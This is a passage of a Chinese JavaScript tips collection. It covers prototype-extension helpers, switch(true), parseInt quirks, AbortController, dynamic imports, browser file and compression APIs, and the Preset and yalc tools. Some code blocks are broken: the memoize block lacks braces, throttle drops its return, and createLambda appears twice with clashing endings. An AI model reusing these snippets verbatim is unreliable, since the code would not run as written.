n = Math.trunc(n) || 0;
if (n < 0) n += this.length;
if (n < 0 || n >= this.length) {
    return undefined;
}
return this[n];
},
chunk(size) {
    return chunk(this, size);
},
compact() {
    return compact(this);
},
distinct() {
    return [...new Set(this)];
},
drop(n) {
    return drop(this, n);
},
duplicates() {
    return filter(this, (val, i, iteratee) => includes(iteratee, val, i + 1));
},
empty() {
    return this.length === 0;
},
except(toRemove) {
    return this.filter((el) => !toRemove.includes(el));
},
groupBy(iteratee) {
    return groupBy(this, iteratee);
},
head() {
    return head(this);
},
intersect(other) {
    return intersection(this, other);
},
partition(predicate) {
    return partition(this, predicate);
},
reversed() {
    return [...this].reverse();
```

```

},
rotate(n) {
  return this.slice(n, this.length).concat(this.slice(0, n));
},
shuffle() {
  return shuffle(this);
},
sorted(comparator) {
  return this.slice(0).sort(comparator);
},
splitAt(n) {
  const i = Math.trunc(n) || 0;
  return [this.slice(0, i), this.slice(i)];
},
tail() {
  return tail(this);
},
take(count) {
  return this.slice(0, count);
},
tap(func) {
  this.forEach(func);
  return this;
},
zip(...arrays) {
  return zip(this, ...arrays);
}
};

const ArrayObject = {
  cartesianProduct(...a) {
    return a.reduce((a, b) => a.flatMap((d) => b.map((e) => [d, e].flat())));
  },
  zip
};

/*
String
*/

```

```
const StringPrototype = {
    removeDiacritics() {
        return deburr(this);
    },
    dedent() {
        return dedent(this);
    },
    similarityTo(string) {
        return compareTwoStrings(this, string);
    }
};

const StringObject = {};

/*
Number

*/
const NumberPrototype = {
    absoluteValue() {
        return Math.abs(this);
    },
    ceil(precision) {
        return ceil(this, precision);
    },
    clamp(lower, upper) {
        return clamp(this, lower, upper);
    },
    multipleOf(k) {
        return Number.isInteger(this / k);
    },
    floor(precision) {
        return floor(this, precision);
    },
    fractionalPart() {
        return parseFloat("0." + (this + "").split(".")[1]);
    },
    integerPart() {
        return Math.abs(Math.trunc(this));
    },
};
```

```
inRange(start, end) {
  return inRange(this, start, end);
},
round(precision) {
  return round(this, precision);
},
sign() {
  return Math.sign(this);
}
};

const NumberObject = {
  greatestCommonDivisor: (a, b) => {
    a = Math.abs(a);
    b = Math.abs(b);
    while (a !== b) {
      if (a > b) {
        a -= b;
      } else {
        b -= a;
      }
    }
    return a;
  },
  leastCommonMultiple: (a, b) => {
    return Math.abs(a * b) / Number.greatestCommonDivisor(a, b);
  },
  random,
  range
};

/*
  Function

*/
const originalFunctionToString = Function.prototype.toString;

const FunctionPrototype = {
  debounce(wait, options) {
    return debounce(this, wait, options);
  }
};
```

```
,  
memoize(resolver) {  
    return memoize(this, resolver);  
,  
once() {  
    return once(this);  
,  
partial(...partials) {  
    return partial(this, ...partials);  
,  
throttle(wait, options) {  
    throttle(this, wait, options);  
,  
toString() {  
    if (this[Documentation]) {  
        log(dedent(this[Documentation]));  
        return originalFunctionToString.call(this);  
    } else {  
        return originalFunctionToString.call(this);  
    }  
}  
};
```

```
const createLambda = (expression) => {  
    const regexp = new RegExp("[\$]+", "g");  
  
    let maxLength = 0;  
    let match;  
  
    // eslint-disable-next-line  
    while ((match = regexp.exec(expression)) != null) {  
        let paramNumber = match[0].length;  
        if (paramNumber > maxLength) {  
            maxLength = paramNumber;  
        }  
    }  
  
    const argArray = [];  
    for (let i = 1; i <= maxLength; i++) {  
        let dollar = "";  
        for (let j = 0; j < i; j++) {  
            dollar += "$";  
        }  
        argArray.push(dollar);  
    }  
    return (...args) => {  
        let result = expression;  
        for (let i = 0; i < argArray.length; i++) {  
            result = result.replace(`\${${i}}`, args[i]);  
        }  
        return eval(result);  
    };  
};
```

```
        }
        argArray.push(dollar);
    }

const args = Array.prototype.join.call(argArray, ",");

// eslint-disable-next-line
return new Function(args, "return " + expression);
};

class CallableObject extends Function {
    constructor(props) {
        super();
        return Object.assign(props[Symbol.for("callable")].bind(props), props);
    }
}

const FunctionObject = {
    constant,
    conditional: cond,
    false: () => false,
    fixedPoint: (f) => {
        const g = (h) => (x) => f(h(h))(x);
        return g(g);
    },
    from: (arg, ...rest) => {
        if (typeof arg === "string") {
            return createLambda(arg);
        }

        if (Array.isArray(arg)) {
            return arg.zip(rest).flat().compact().join("").pipe(createLambda);
        }

        if (arg[Symbol.for("callable")]) {
            return new CallableObject(arg);
        }
    },
    identity,
    isFunction,
    noop,
    true: () => true
```

```
};

/*
Symbol

*/

const SymbolObject = {
  callable: Symbol.for("callable"),
  documentation: Symbol.for("documentation")
};

const RegexObject = {
  email: /(^(([^<>()[]\\.,;:\\s@"]+(\\\.[^<>()[]\\.,;:\\s@"]+)*|(\".+\"))@((\\[[0-9]{1,3}\\.[0-9]{1,3}\\.[0-9]{1,3}\\.[0-9]{1,3}])|(([a-zA-Z\\-0-9]+\\.)+[a-zA-Z]{2,}))$/,
  IPv4: /^(?:25[0-5]|2[0-4]\\d|1\\d\\d|[1-9]\\d|\\d)(?:\\.(?:25[0-5]|2[0-4]\\d|1\\d\\d|[1-9]\\d|\\d)){3}$/,
  //url
};

/*
Effects

*/

const enrichMap = [
  [Object.prototype, ObjectPrototype],
  [Object, ObjectObject],
  [Array.prototype, ArrayPrototype],
  [Array, ArrayObject],
  [String.prototype, StringPrototype],
  [String, StringObject],
  [Number.prototype, NumberPrototype],
  [Number, NumberObject],
  [Function.prototype, FunctionPrototype],
  [Object.getPrototypeOf(() => {}), FunctionPrototype],
  [Function, FunctionObject],
  [Symbol, SymbolObject],
  [RegExp, RegexObject]
```

```
];
const toPropertyDescriptorMap = (propertyObject) =>
  Object.fromEntries(
    Object.entries(propertyObject).map(([key, value]) => [key, { value }])
  );
enrichMap.forEach(([o, po]) =>
  Object.defineProperties(o, toPropertyDescriptorMap(po))
);
```

当然，为什么我们不在为了简单的实现方式再次修改 prototype 了呢？

原因当然也是非常简单，因为我们无法预见将来的 js 会不会增加该方法，而 JS 经过那么多年的发展，也逐渐稳定起来。

之前的 container 方法也是因为这种原因而无法使用，反而变为了 includes。

但是对于修改 prototype 究竟是踏入地狱的一步还是？

对比 switch (true) 和 if else 判断

刚刚学习编程的时候，我们就使用分支判断，其中 if 的适用性要比 switch 宽泛很多。当年我使用过除法的方式把 if 判断改为了 switch。

这一次，我学到了一个新的模式：switch (true)

通常我们会用 if 判断当前代码。

```
const user = {  
    firstName: "Seán",  
    lastName: "Barry",  
    email: "my.address@email.com",  
    number: "00447123456789",  
};  
  
if (!user) {  
    throw new Error("User must be defined.");  
} else if (!user.firstName) {  
    throw new Error("User's first name must be defined");  
} else if (typeof user.firstName !== "string") {  
    throw new Error("User's first name must be a string");  
} else if (// ... lots more validation here)  
  
return user;
```

但我们也就可以使用 switch：

```
const user = {
  firstName: "Seán",
  lastName: "Barry",
  email: "my.address@email.com",
  number: "00447123456789",
};

switch (true) {
  case !user:
    throw new Error("User must be defined.");
  case !user.firstName:
    throw new Error("User's first name must be defined");
  case typeof user.firstName !== "string":
    throw new Error("User's first name must be a string");
  default:
    return user;
}
```

它更好? 或者更坏?

奇怪的 parseInt(0.0000005)

```
['1', '2', '3'].map(parseInt)  
  
// => [1, NaN, NaN]
```

上面的题目您一定不陌生，原因是 parseInt 还接受第二个参数：

即是 **parseInt(numericalString, radix)**, 而第二个参数是第一个参数所在的基数。

```
const number = parseInt('100', 2);  
number; // 4
```

当然，如果第二个值为 falsy(false, 0, null, undefined) 值的话，则默认为 10。所以：

```
['1', '2', '3'].map(parseInt)  
// parseInt('1', 0) => 1  
  
// 当前 1 进制，遇到 2 无法转换  
// parseInt('2', 1) => NaN  
  
// 当前 2 进制，遇到 3 无法转换  
// parseInt('3', 2) => NaN  
  
// => [1, NaN, NaN]
```

这是细节上的考量，我们今天要解的问题是：

```
parseInt(0.0000005);  
// => 5  
  
// 字符串是正确的  
parseInt('0.0000005');  
// => 0  
  
// 少一个 0 也没错  
parseInt(0.000005);  
// => 0
```

原因为：

由于 $0.0000005 == 5e-7$, 所以内部将其转换为

```
parseInt(5e-7);
```

如果第一个参数不是字符串，内部则将其转换为字符串，然后进行解析，并返回解析后的整数。然后就会变成

```
parseInt('5e-7');  
// => 5  
  
parseInt('5adfdfdf');  
// => 5
```

最终 `parseInt` 会忽略 e - 7, 变为 5。

如果当前数字类型为 `bigint`, 则不会发生该情况。`parseInt(99999999999999999990n) === 1e+21`。为什么呢?

使用宏扩展 JavaScript 语言

宏可以让你使用自己想要的方式来扩展语言。

虽然在 ES 语法糖如此丰富的情况下，宏的作用大打折扣(可能会对未来造成影响)。不过在特定情况下，宏的作用还是非常大的。

早期的时候可以采用 Mozilla 开发的 Sweet.js 来对当前 js 进行宏扩展。目前会使用 babel 的 macro 插件(babel-plugin-macros) 来实现。

下面是 React 模拟 Svelte 写法的宏 [reactive.macro](#) 。

```
import React from 'react';
import { state, bind } from 'reactive.macro';

export default () => {
  let a = state(1);
  let b = state(2);

  return (
    <>
    // 为了演示 state(), 我们把上面例子中 input 替换成了 button
    <button onClick={a => a += 1}>a+</button>
    <input type="number" value={bind(b)} />

    <p>{a} + {b} = {a + b}</p>
    </>
  );
};
```

等同于

```
import React, { useState, useCallback } from 'react';

export default () => {
  const [a, setA] = useState(1);
  const [b, setB] = useState(2);

  return (
    <div>
      <input type="number" value={a} onChange={useCallback(e =>
        setA(e.target.value), [])}>
      <button onClick={b => setB(b + 1)}>b+</button>

      <p>{a} + {b} = {a + b}</p>
    </div>
  );
};
```

玩转 AbortController 控制器

绝大部分情况，网络请求都是先请求后响应。但是某些情况下，由于未知的一些问题，可能会导致先请求的 api 后返回。最简单的解决方案就是添加 loading 状态，在所有请求都完成后才能进行下一次请求。

但不是所有的业务都可以采用这种方式。这时候开发者就需要对其进行处理以避免渲染错误数据。

使用“版本号”

我们可以使用版本号来决策业务处理以及数据渲染：

```

const invariant = (condition: boolean, errorMsg: string) => {
  if (condition) {
    throw new Error(errorMsg)
  }
}

let versionForXXXQuery = 0;

const checkVersionForXXXQuery = (currentVersion: number) => {
  // 版本不匹配，就抛出错误
  invariant(currentVersion !== versionForXXXQuery, 'The current version is
wrong')
}

const XXXQuery = async () => {
  // 此处只能使用 ++versionForXXXQuery 而不能使用 versionForXXXQuery++
  // 否则版本永远不对应
  const queryVersion = ++versionForXXXQuery;

  // 业务请求
  checkVersion(queryVersion)
  // 业务处理
  // ? 界面渲染

  // 业务请求
  checkVersion(queryVersion)
  // 业务处理
  // ? 界面渲染
}

```

如此，先请求的 api 后返回就会被错误中止执行，但最终渲染到界面上的只有最新版本的请求。但是该方案对业务的侵入性太强。虽然我们可以利用 class 和 AOP 来简代码和逻辑。但对于开发来说依旧不友好。这时候我们可以使用 AbortController。

使用 AbortController

AbortController 取消之前请求

话不多说，先使用 AbortController 完成上面相同的功能。

```
let abortControllerForXXXQuery: AbortController | null = null

const XXXQuery = async () => {
    // 当前有中止控制器，直接把上一次取消
    if (abortControllerForXXXQuery) {
        abortControllerForXXXQuery.abort()
    }

    // 新建控制器
    abortControllerForXXXQuery = new AbortController();

    // 获取信号
    const { signal } = abortControllerForXXXQuery

    const resA = await fetch('xxxA', { signal });
    // 业务处理
    // ? 界面渲染

    const resB = await fetch('xxxB', { signal });
    // 业务处理
    // ? 界面渲染
}
```

我们可以看到：代码非常简单，同时得到了性能增强，浏览器将提前停止获取数据（注：服务器依旧会处理多次请求，只能通过 loading 来降低服务器压力）。

AbortController 移除绑定事件

虽然代码很简单，但是为什么需要这样添加一个 AbortController 类而不是直接通过添加 api 来进行中止网络请求操作呢？这样不是增加了复杂度吗？笔者开始也是这样认为的。到后面才发现。AbortController 类虽然较为复杂了，但是它是通用的，因此 AbortController 可以被其他 Web 标准和 JavaScript 库使用。

```
const controller = new AbortController()
const { signal } = controller

// 添加事件并传递 signal
window.addEventListener('click', () => {
  console.log('can abort')
}, { signal })

window.addEventListener('click', () => {
  console.log('click')
});

// 开始请求并且添加 signal
fetch('xxxA', { signal })

// 移除第一个 click 事件同时中止未完成的请求
controller.abort()
```

通用的 AbortController

既然它是通用的，那是不是也可以终止业务方法呢。答案是肯定的。先来看看 AbortController 到底为啥能够通用呢？

AbortController 提供了一个信号量 signal 和中止 abort 方法，通过这个信号量可以获取状态以及绑定事件。

```
const controller = new AbortController();

// 获取信号量
const { signal } = controller;

// 获取当前是否已经执行过 abort, 目前返回 false
signal.aborted

// 添加事件
signal.addEventListener('abort', () => {
    console.log('触发 abort')
})

// 添加事件
signal.addEventListener('abort', () => {
    console.log('触发 abort2')
})

// 中止（不可以解构直接执行 abort, 有 this 指向问题）
// 控制台打印 触发 abort, 触发 abort2
controller.abort()

// 当前是否已经执行过 abort, 返回 ture
signal.aborted

// 控制台无反应
controller.abort();
```

无疑，上述的事件添加了 abort 事件的监听。综上，笔者简单封装了一下 AbortController。Helper 类如下所示：

```
class AbortControllerHelper {
    private readonly signal: AbortSignal

    constructor(signal: AbortSignal) {
        this.signal = signal
        signal.addEventListener('abort', () => this.abort())
    }

    /**
     * 执行调用方法，只需要 signal 状态的话则无需在子类实现
     */
    abort = (): void => {}

    /**
     * 检查当前是否可以执行
     * @param useBoolean 是否使用布尔值返回
     * @returns
     */
    checkCanExecution = (useBoolean: boolean = false): boolean => {
        const { aborted } = this.signal
        // 如果使用布尔值，返回是否可以继续执行
        if (useBoolean) {
            return !aborted
        }
        // 直接抛出异常
        if (aborted) {
            throw new Error('abort has already triggered');
        }
        return true
    }
}
```

如此，开发者可以添加子类继承 AbortControllerHelper 并放入 signal。然后通过一个 AbortController 中止多个乃至多种不同事件。

参考资料

[AbortController MDN](#)

Ponyfill

大家可以查看两者区别，然后酌情处理。

Polyfill

```
Number.isNaN = Number.isNaN || function (value) {  
    return value !== value;  
};
```

Ponyfill

```
module.exports = function (value) {  
    return value !== value;  
};  
var isNaNPonyfill = require('is-nan-polyfill');  
  
isNaNPonyfill(5);
```

我们可以看出 Ponyfill 更加适合尚未稳定的 api，以避免当前 api 在未来进行改动。

esm 动态引入

在使用 nest 开发的过程中，node-fetch 不支持导入，即：无法使用 require 导入。esm 和 cjs 不能同时使用。

此时可以使用 new Function 的方式引入。

```
// eslint-disable-next-line no-new-func
const fetchModule = await new Function('return import("node-fetch")')();
const nodeFetch = fetchModule.default;
```

同样，我们也可以这样处理

```
import { RequestInfo, RequestInit, Response } from 'node-fetch'

const _importDynamic = new Function('modulePath', 'return import(modulePath)')

export const nodeFetch = async function(url: URL | RequestInfo, init?: RequestInit): Promise<Response> {
  const { default: fetch } = await _importDynamic('node-fetch')
  return fetch(url, init)
}
```

通过这种方式，可以自行使用。

浏览器文件操作

记得几年前，我需要读取用户的本地文件来进行业务处理。但是当时却没有合适的浏览器工具，只能去学习浏览器插件（最终需求使用的是 C# 开发桌面应用程序）。

浏览器操作本地文件是非常有价值的。文件系统访问 API 是一种 Web API，它允许对用户的本地文件进行读写访问。它解锁了构建强大 Web 应用程序的新功能，例如文本编辑器或 IDE、图像编辑工具、改进的导入/导出，所有这些都可以在浏览器上直接进行。

我们先来看看如何使用。

文件读取

```
// 文件句柄
let fileHandle;

async function getFile() {
  // 打开文件选择器并且选择文件
  [fileHandle] = await window.showOpenFilePicker();

  // 当前是文件
  if (fileHandle.kind === 'file') {
    } else if (fileHandle.kind === 'directory') {
    }

}
```

showOpenFilePicker 还有配置项参数：

```
const pickerOpts = {
  // 是否选择多个文件
  multiple: false,
  // 是否需要其他参数，如果为假则 types 无法使用
  excludeAcceptAllOption: true,
  // 文件类型选择
  types: [
    {
      description: 'Images',
      accept: {
        'image/*': ['.png', '.gif', '.jpeg', '.jpg']
      }
    },
  ],
};

};
```

我们还可以调用句柄的 remove 来删除文件。

保存文件

```
async function saveFile() {
  // 展示保存文件的选择器
  const newHandle = await window.showSaveFilePicker();

  // 创建文件流
  const writableStream = await newHandle.createWritable();

  // 写入文件（有多项配置）
  await writableStream.write(imgBlob);

  // 关闭文件
  await writableStream.close();
}
```

当前也存在文件夹相关操作 API，这里就不做介绍了，具体 api 参数可以参考 [File System Access API](#)。

浏览器支持以及 ponyfills

浏览器支持较低，IE 和 Firefox 目前尚未支持文件系统访问 API。

需要尝试添加 [browser-fs-access](#) 库方便使用。

```
import {
  fileOpen,
  directoryOpen,
  fileSave,
} from 'https://unpkg.com/browser-fs-access';

(async () => {
  // 打开文件
  const blobs = await fileOpen({
    mimeTypes: ['image/*'],
    // 多个文件
    multiple: true,
  });

  // 获取文件夹
  const blobsInDirectory = await directoryOpen({
    recursive: true
  });

  // 保存文件
  await fileSave(blob, {
    fileName: 'Untitled.png',
  });
})();
```

浏览器内置的压缩 API Compression Streams

Compression Streams API 可以使用 gzip 或 deflate（或 deflate-raw）格式压缩和解压缩数据流。

不过目前仅只有 Chrome 和 Safari 支持这个 API。所以我们仍旧需要判断使用。

```
const isSupport = 'CompressionStream' in window
if (!isSupport) {
  throw new Error("Your browser doesn't support the CompressionStream API,
Please use Chrome or Safari")
  // 使用其他工具类
}
```

加载并转化文件，保存文件在 [浏览器文件操作](#)

```
// 获取后端文件
const readableStream = await fetch('xxxx.pdf').then(
  (response) => response.body
)

// gzip 压缩
const compressedReadableStream = readableStream.pipeThrough(
  new CompressionStream('gzip')
);

// 保存文件压缩文件
await fileSave(new Response(compressedReadableStream), {
  fileName: 'xxxx.zip',
  extensions: ['.zip'],
});
```

当然也有解压 API。

```
const decompressedReadableStream = compressedReadableStream.pipeThrough(
  new DecompressionStream('gzip')
);
```

浏览器中的取色器 API EyeDropper

代码如下所示：

```
document.getElementById("start-button").addEventListener("click", () => {
  // 结果显示框
  const resultElement = document.getElementById("result");

  // 当前没有 API，说明该功能不可用
  if (!window.EyeDropper) {
    resultElement.textContent =
      "Your browser does not support the EyeDropper API";
    return;
  }

  const eyeDropper = new EyeDropper();
  const abortController = new AbortController();

  eyeDropper
    // 开启一个 Promise，可以传入中止信号
    .open({ signal: abortController.signal })
    .then(({ sRGBHex }) => {
      // 获取结果值，目前是 #ffffff 这种格式
      resultElement.textContent = sRGBHex;
    })
    .catch((e) => {
      resultElement.textContent = e;
    });

  // 5 秒后结束
  setTimeout(() => {
    abortController.abort();
  }, 5000);
});
```

目前该功能在 Chrome 95 版本以上。可以查看具体的 [浏览器可用](#)。

利用增量构建工具 Preset 打造自己的样板库

你是如何开始一个项目呢？是基于当前技术栈提供的脚手架还是从 `npm init` 开始呢？

以前我没得选，必须面向搜索引擎。基于 webpack 或 rollup 来一步步构建项目，在开发过程中还有可能发生很多错误。但现在我只想专注于当前业务，挑选合适的脚手架之后迅速构建自己的项目，这样的话，就可以把大量维护性的工作交给开源作者。

当然，知名的脚手架工具（Vue CLI, Umi, Vite 等）自不必说，这里我推荐几个顺手的工具。

- [microbundle-crl](#) 专注于 React 组件的构建
- [tsdx](#) 专注于 TypeScript 库的构建
- [crateApp](#) 根据当前选项配置生成项目包 (多个基础构建工具 Webpack, Parcel, Snowpack)

但无论是哪一个样板库或者脚手架，都不会完全符合当前业务的需求，开发者需要基于当前的样板进行修改。比如说需要在项目中要添加开源协议，修改项目名称，以及为项目添加不同的依赖。

从构建来说，目前有两个问题：

- 大量重复性操作

如果生成项目的工作频率很高的话，例如一周写一个业务性组件。虽然每次在项目中要添加开源协议，修改项目名称，添加特定依赖都是一些小活，但频率高起来也是一件麻烦的事情。

- 底层依赖无法直接升级

如果开发者修改了当前样板，那么脚手架出现破坏性更新时候就无法直接升级（这种问题当然也比较少）。虽然开发过程中会记录一些修改。但随着时间的偏移，开发者不会确切知道需要编辑或删除哪些文件才能使升级后的项目正常工作。

话不多说，我们来看一看工具 [Preset](#) 是如何解决这一系列的问题的。

使用 Preset

首先建立一个项目，以 vite 为例子，`package.json` 如下所示

```
{  
  "name": "vite-preset",  
  "version": "0.0.1",  
  "author": "jump-jump",  
  "license": "MIT",  
  "preset": "preset.ts",  
  "prettier": {  
    "printWidth": 80,  
    "tabWidth": 2,  
    "trailingComma": "all",  
    "singleQuote": true,  
    "arrowParens": "always",  
    "useTabs": false,  
    "semi": true  
  },  
  "devDependencies": {  
    "apply": "^0.2.15"  
  }  
}
```

执行下面的操作，我们会的到 my-vue-app 文件。

```
# npm 6.x  
npm init @vitejs/app my-vue-app --template vue
```

拿到了当前命令生成的结果之后我们把当前生成文件拷贝到 vite-preset 根目录下的 templates 中(即 templates/vite) 文件夹下。

然后我们通过 preset.ts (对应 package.json 中的 preset": "preset.ts") 编写 Preset 命令。

```
import {Preset, color} from 'apply'

// 当前编写项目的名称，会在控制台中展示
Preset.setName('jump-jump vite preset')

// 从 templates/vite 中提取所有文件，并携带以 . 开头的文件 如 .gitignore 等
Preset.extract('vite')
  .withDots()

// 更新当前 package.json 文件，添加依赖 tailwindcss，移除依赖 sass
Preset.editNodePackages()
  .add('tailwindcss', '^2.0')
  .remove('sass')

// 安装所有依赖
Preset.installDependencies()

// 运行提示
Preset.instruct([
  `Run ${color.magenta('yarn dev')} to start development.`,
]).withHeading("What's next?");
```

完成了！

我们可以来试试效果，我寻找一个合适的文件夹，然后运行指令：

```
// 解析 vite-preset 项目
npx apply C:\re-search\vite-preset
```

```
C:\re-search\xxxx>npx apply C:\re-search\vite-preset
[ info ] Applying preset C:\re-search\vite-preset.
[ info ] Extract templates
[ info ] Updating JSON file...
[ info ] Updating dependencies...
[ success ] jump-jump vite preset has been applied.
```

What's next?

> Run `yarn dev` to start development.

之前保存的 vite 样板文件夹被解压到当前文件夹下，此时依赖也被替换掉了，当然，我们也可以指定文件夹下安装，如

```
npx apply C:\re-search\vite-preset vite-demo
```

vite 样板板被解压到当前文件夹下的 `vite-demo` 文件夹中去了。

我们不但可以使用本地路径，当然，我们也可以使用 github 路径。如：

```
npx apply git@github.com:useName/projectName.git
```

```
// 等同于
npx apply username/projectName
```

目前来看，效果勉强还可以，实际上我们能够操作的远不止上述展示的，那么我开始逐个解读一下 Preset 的各个命令。

玩转 Preset

setName 工程名设置

正如上面图片展示的那样，该命令设置成功后会显示在控制台中。

```
Preset.setName('jump-jump preset')
```

setTemplateDirectory 样板目录设置

此操作会修改提取根路径，不使用则默认选项为 templates。

```
// 文件提取根路径被改为了 stubs 而不是 templates
Preset.setTemplateDirectory('stubs');
```

extract 文件夹提取

此操作允许将文件从预设的样板目录提取到目标目录。在大多数情况下，这个命令已经可以解决绝大部分问题。

```
// 当前会提取整个根样板 即 templates 或者 stubs
Preset.extract();

// 当前会提取 templates/vite 文件夹到根目录
Preset.extract('vite');

// 先提取 templates/presonal, 然后提取 templates/presonal 文件夹
Preset.extract('vite');
Preset.extract('presonal');

// 等同于 Preset.extract('vite')
Preset.extract().from('vite');

// 提取到根路径下的 config 文件夹
Preset.extract().to('config');

// 遇到文件已存在的场景 [ask 询问, override 覆盖, skip 跳过]
// 注意: 如果询问后拒绝, 将会中止当前进度
Preset.extract().whenConflict('ask');

// 在业务中, 我们往往这样使用, 是否当前式交互模式?
// 是则询问, 否则覆盖
Preset.extract().whenConflict(Preset.isInteractive() ? 'ask' : 'override')

// 如果没有此选项, 以 . 开头的文件(如 .gitignore .vscode) 文件将被忽略。
// 注意: 建议在样板中使用 .dotfile 结尾。
// 如: gitignore.dotfile => .gitignore
Preset.extract().withDots();
```

editJson 编辑 JSON 文件

使用 editJson 可以覆盖和删除 JSON 文件中的内容。

```
// 编辑 package.json 深度拷贝数据
Preset.editJson('package.json')
  .merge({
    devDependencies: {
      tailwindcss: '^2.0'
    }
  });

// 编辑 package.json 删除 开发依赖中的 bootstrap 和 sass-loader
Preset.editJson('package.json')
  .delete([
    'devDependencies.bootstrap',
    'devDependencies.sass-loader'
  ]);

```

当然，Preset 为 node 项目提供了简单的控制项 editNodePackages。

```
Preset.editNodePackages()
  // 会删除 bootstrap
  // 无论是 dependencies, devDependencies 和 peerDependencies
  .remove('bootstrap')
  // 添加 dependencies
  .add('xxx', '^2.3.0')
  // 添加 devDependencies
  .addDev('xxx', '^2.3.0')
  // 添加 peerDependencies
  .addPeer('xxx', '^2.3.0')
  // 设置键值对
  .set('license', 'MIT')
  .set('author.name', 'jump-jump')
```

installDependencies 安装依赖

在搭建项目的同时我们需要安装依赖，这里通过 installDependencies 完成。

```
// 安装依赖，默认为 node，也支持 PHP
Preset.installDependencies();

// 询问用户是否安装
Preset.installDependencies('php')
  .ifUserApproves();
```

instruct 引导

该命令可以添加标语来一步步引导用户进行下一步操作，还可以添加各种颜色。

```
import { Preset, color } from `apply`;

Preset.instruct([
  `Run ${color.magenta('yarn dev')} to start development.`,
]).withHeading("What's next?");
```

options 设置配置

开发者想要添加多个样板，是否需要开发多个项目呢？答案是否定的，我们通过 options 获取参数即可。

```
npx apply C:\re-search\vite-preset vite-demo --useEsbuild
```

当前数据会被设置到 Preset.options 中。

```

// 默认设置 useEsbuild 为 true
Preset.option('useEsbuild', true);
// 默认设置 use 为字符串 esbuild
Preset.option('use', 'esbuild');

// 如果配置项 useEsbuild 为 ture 解压 templates/esbuild
// 也有 ifNotOption 取反
Preset.extract('esbuild').ifOption('useEsbuild');

// use 严格相等于 esbuild 解压 templates/esbuild
Preset.extract('esbuild').ifOptionEquals('use', 'esbuild');

Preset.extract((preset) => {
  // 如果配置项 useEsbuild 为 ture 解压 templates/esbuild
  if (preset.options.useEsbuild) {
    return 'esbuild';
  }

  return 'vite';
});

```

我们可以在执行 npx 是添加配置项，如下所示

标志	价值观
--auth	{ auth: true }
--no-auth	{ auth: false }
--mode auth	{ mode: 'auth' }

input confirm 交互设置

Preset 设置配置项很棒。但就用户体验来说，通过交互设置则更好。这样我们无需记忆各个配置项。通过人机交互来输入数据，当前数据会被添加到 Preset.prompt 中。

```
// 第一个参数将传入 Preset.prompt
Preset.input('projectName', 'What is your project name?');

// 第三个是可选的上下文字符串，用于定义提示的默认值。
// 如果预设是在非交互模式下启动的，它将被使用。
Preset.input('projectName', 'What is your project name?', 'jump project');

// 编辑脚本
Preset.editNodePackages()
  .set('name', Preset.prompt.projectName)
  .set('license', 'MIT')
  .set('author.name', 'jump-jump')

// 第一个参数将传入 Preset.prompt
// 第三个是可选的上下文布尔值，用于定义提示的默认值。
// 如果预设是在非交互模式下启动的，它将被使用。
Preset.confirm('useEsLint', 'Install ESLint?', true);
```

delete edit 修改文件

删除生成文件夹中的文件直接使用 delete

```
Preset.delete('resources/sass');
```

编辑文件

```
// 替换文本字符串
Preset.edit('config/app.php').update((content) => {
  return content.replace('en_US', 'fr_FR');
});

// 替换 README.md 文件中的字符串 {{ projectName }}
// {{prejectName}} => prompts.name ?? 'Preset'
Preset.edit('README.md').replaceVariables(({ prompts }) => ({
  projectName: prompts.name ?? 'Preset',
}));
```

execute 执行 bash 命令

如果之前的命令都不能满足你，那只能执行 bash 命令了吧！Preset 也提供了这个功能，结合 hooks 可添加各种参数。

```
// 利用钩子将数据存储到 context 中
Preset.hook(({ context, args, options }) => {
  const allowedOptions = ['auth', 'extra'];

  context.presetName = args[2];
  context.options = Object.keys(options)
    .filter((option) => allowedOptions.includes(option))
    .map((option) => `--${option}`);
});

// 第一个参数是程序或者命令名称，后面是参数，从 context 中读取
Preset.execute('php')
  .withArguments(({ context }) => [
    'artisan',
    'ui',
    context.presetName,
    ...context.options
  ])
  // 修改当前标题，当前执行时会在控制台打印如下字符串，而不是默认字符串
  .withTitle(({ context }) => `Applying ${context.presetName}`);
```

进一步思考

通过对 Preset 库的学习，我们可以看到 Preset 具备非常不错的设计风格与强大的功能。Preset 没有从底层构建项目，反而是帮助开发者通过一些命令衍生出自己的工具，同时还可以记录开发者绝大部分对于项目的修改。

增量思想

在使用 Preset 构建样板的过程中，开发者没有对原本的样板进行修改，这样使得开发者升级原始样本变得非常简单。在构建 Preset 项目过程其实也就是修改样板增量。

我们应该进一步在开发中使用增量思想，在这里「增量」这个概念的对立面是「全量」。增量会根据比对当前与过去之间的差异，只关注差异性所带来的影响。

增量有很多实际的意义，我们可以看到：

- 前后端交互时候前端只提交变化的数据
- rsync 增量同步文件
- 网盘增量上传文件
- 数据库增量备份
- 增量代码检查、构建、打包

链式调用

随着前端框架带来了数据驱动， JQuery 逐渐退出历史舞台（Bootstrap 5 去除了 JQuery）。ES 不断升级也给与用户大量帮助，用户无需自行构建对象进行链式调用了。但这并不意味链式调用不重要。

因为链式调用可以优雅的记录时序，开发者可以依赖当前调用来进行分析。

大多数工具都会提供不同的配置项。此时我们可以直接传入配置项来使用工具。

如果当前操作有时序性（先后顺序决定最终结果），构建对象进行链式调用则更有效。当然你可以说我们添加一个数组配置来决定顺序。但面对复杂的顺序，优秀的函数命名可以让用户更简单的理解代码。

又如果，我们在面对复杂的图形结构时，构建对象来进行节点的选择与操作一定会更加简单。如果有需求，我们甚至需要根据链式调用来生成 sql 语句。

参考资料

[Preset](#)

[microbundle-crl](#)

[tsdx](#)

[crateApp](#)

依赖库本地调试 yalc

基于当前业务不断抽取公共组件是一项持续的工程任务。

最开始，我们可以直接在项目中添加 components 和 services 文件夹。

随着时间的推移， 公共组件以及公共服务不断变多的情况下。构建和打包(等待 esbuild 成熟)时间也不断变长，此时我们可以把公共的依赖分离出去形成多个库。

我们可以把其分成基础组件，业务组件以及业务块。打成三个库。但要注意前后依赖，前者不可以依赖后者。如此一来，我们可以直接在业务系统页面中依次引入脚本和样式。

库构建后使用 nginx 进行反向代理是一种解决方案。但 nginx 配置起来也较为繁琐。我一直希望有一种前端解决方案。直到我看到了 [yalc](#)。

yalc 使用

单个库 yalc 操作与使用

```
# 使用 npm 或 yarn 全局安装 yalc
npm i yalc -g

yarn global add yalc

# 直接使用 publish 发布组件库到本地
yalc publish

# 当有新修改的包需要发布时，使用推送命令可以快速的更新所有依赖
yalc push

# 进入项目添加包
yalc add [my-package]

# 锁定版本，避免因为本地新包推送产生影响
yalc add [my-package@version]

# 更新依赖
yalc update [my-package]

# 移除依赖
yalc remove [my-package]

# 移除所有依赖
yalc remove --all
```

yalc 包管理：

```
# 查看本地仓库里存在的包时
